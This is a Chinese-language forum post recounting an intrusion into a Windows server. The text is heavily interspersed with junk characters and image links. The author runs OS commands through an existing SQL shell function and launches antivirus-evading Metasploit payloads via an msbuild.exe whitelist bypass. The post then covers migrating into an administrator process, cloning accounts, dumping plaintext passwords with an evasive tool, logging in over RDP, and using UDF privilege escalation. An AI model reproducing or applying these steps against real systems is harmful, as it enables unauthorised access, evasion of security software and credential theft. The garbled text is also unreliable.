. E8 K! c0 d2 T' M1 t 
$ [& }/ \1 t3 t+ y" l$ t& y8 I) O看看这个shell函数的用法,
# A( P8 W6 l* ?- P4 c 1 y/ d P6 |+ f1 N; k$ t
8 C! v7 T5 {$ C& [, g9 n 
& V7 z% M8 e; ]7 I正好和dll里面的信息一致,但是在测试的过程中发现cmd那个参数用法没法执行命令会卡死,后来试了exec,select shell('exec','whoami');,如图: : c1 b3 W$ C0 @7 [2 a
& ?5 `# a4 ~0 J/ _1 c) Q$ n( B, [! l
7 ~) q- S2 J& a3 N

' |( z, y4 T; ~. L. y# \说明这个exec可以绕过安全防护执行命令,接下来的测试中打算使用msf来操作,于是给目录上传了个免杀的msf工具,过全世界所有的杀毒用法 msf vpsip 443,但是监听好的msf一直没返回来meterpreter,后来没办法又用白名单执行命令成功上线(奇怪的还在后面)命令如下:select shell('exec','C:/Windows/Microsoft.NET/Framework/v4.0.30319/msbuild.exe D://1//xxoo.com//uploadfile//19200//443.csproj');注意斜杠问题否则执行出错 ! I' S& y6 P/ \/ ?* V% m; N, k
@- m3 l7 @: h$ x8 F" J) y+ ]8 r% D, b/ A1 t4 e

7 m8 p+ Z: W5 U; H
但是奇怪的是已经成了system权限却没办法shell,这也正是这个目标奇葩的地方,执行shell卡死,后来ps了一下进程发现administrator的进程migrate pid,然后再执行shell成功执行,并且也可以执行net user 等命令如图: : T7 E5 z7 J( W; K
4 Y5 g# z4 Q M1 N4 T
7 j4 g1 j% ^0 A- v/ {  2 A4 M' Y# R( ~/ P
X+ |% O4 G1 Q8 ]2 a; D4 v2 B
$ q) r% p) j' b 很OK,直接net user添加账号肯定不行,利用userclone克隆添加账号密码,账号添加成功,但是加入到管理员组失败,手里有杀某防护程序的神器,但是似乎用不上,杀完需要重启动静太大,OK,这时候发现administrator在线直接上传getpassword64免杀版抓明文密码,得到administrator的明文密码,试着用msf模块抓一下密码,如下:
% ~- N/ c% u5 i% X
8 P! G5 p- F3 t" |没有成功,因为之前也踩点发现3389没有被某防护程序加入主机名或者ip认证,可以正常登录,所以也不涉及绕过认证登录的问题。登录如图: 8 L& Y1 N, g$ c& E Q. {
0 l: d$ U z1 r' v! `) ?
; R7 a& |2 S- C4 M4 |  ; v* x b- \% C9 r, t4 @' x
3 Q& [6 Z: O. Q7 P4 d, v. ]( X. R. [% Y* I* O; m) r# k
渗透到此就结束了。
2 j! N# ?* I8 h8 \2 H1 i/ R ; u+ g8 @4 a9 G4 X8 x
7 k; E6 Q0 M7 h; o* c2 ] 0x04另一个案例绕做组策略限制执行命令 0 Q# J* d; \1 H R+ B4 i
, a. H8 }3 R% b
. ~$ `+ \+ u& @7 ?


主要还是白名单绕过执行程序及配合udf提权,碰到前人留下的udf后门直接提到system,剩下就是一顿乱折腾,不过也不白折腾,摸着石头过河没什么不好;第一次在先知改版后写文章,文章排版之类的还是不太熟悉,可能写的不尽人意,还是请多包涵。。。。。这里要感谢先知V师傅,莫须有等好兄弟的大力支持,一晚上陪我熬夜。。。
) T$ i+ r: V3 h( y5 _6 Z, u% I ! R+ p& H4 a0 M% s( A$ D1 x
( k! H& K; S" t4 d# Q$ t$ e9 s: P
 5 R7 P& F3 F z( }3 N* y . T! @/ @) i3 A7 R8 u9 T
/ q2 ]7 ~0 S3 @
 % D# t6 ~7 f& a4 |7 I 5 u! |$ r' Y; y2 }4 L
: X4 G" T. w% c, F/ Z: @. Q
命令跑起来了,最起码遇到不能执行命令的时候用白名单执行可以继续开展下一步工作,或者利用msf的load powershell也行继续搞,哈哈 ( F, N# ^- T" g
9 D2 U# e9 Z0 p' l+ d1 z% P, A, p' ~8 R% t7 G# C. H ^, t
0x05 总结 Q8 n1 _5 |+ b& p0 f
5 [0 Y6 ~$ t+ B1 ^' \7 [
0 l, Z, J' ^! X+ \. U7 Z1 o* W4 P
3 V; u! u! @$ [
8 i5 u0 }: u7 o6 L4 ?; V
) S' t$ _; \3 o$ c$ V5 w
黑客是一种精神,虽然我不是黑客,但是我崇拜这种精神,什么精神?就是永不言败,勇于突破,敢于挑战,崇尚自由的这种精神或者神经,值得各行各业的人学习。(自从学了黑客,人也变得踏实了,也不虚上跳下,也不让家里人觉得这个人不成熟、不靠谱,总之学黑客,得永生,黑客大法好!!!加油兄弟们!)
) E7 N' I& ]9 n8 X+ H2 @ . `7 ^: A$ o* P% @
, K. P R4 f8 x& H4 x
0 g( r$ x1 T5 a2 m2 t
| 


 发表于 2022-3-31 02:01:12


 收藏
 支持
 反对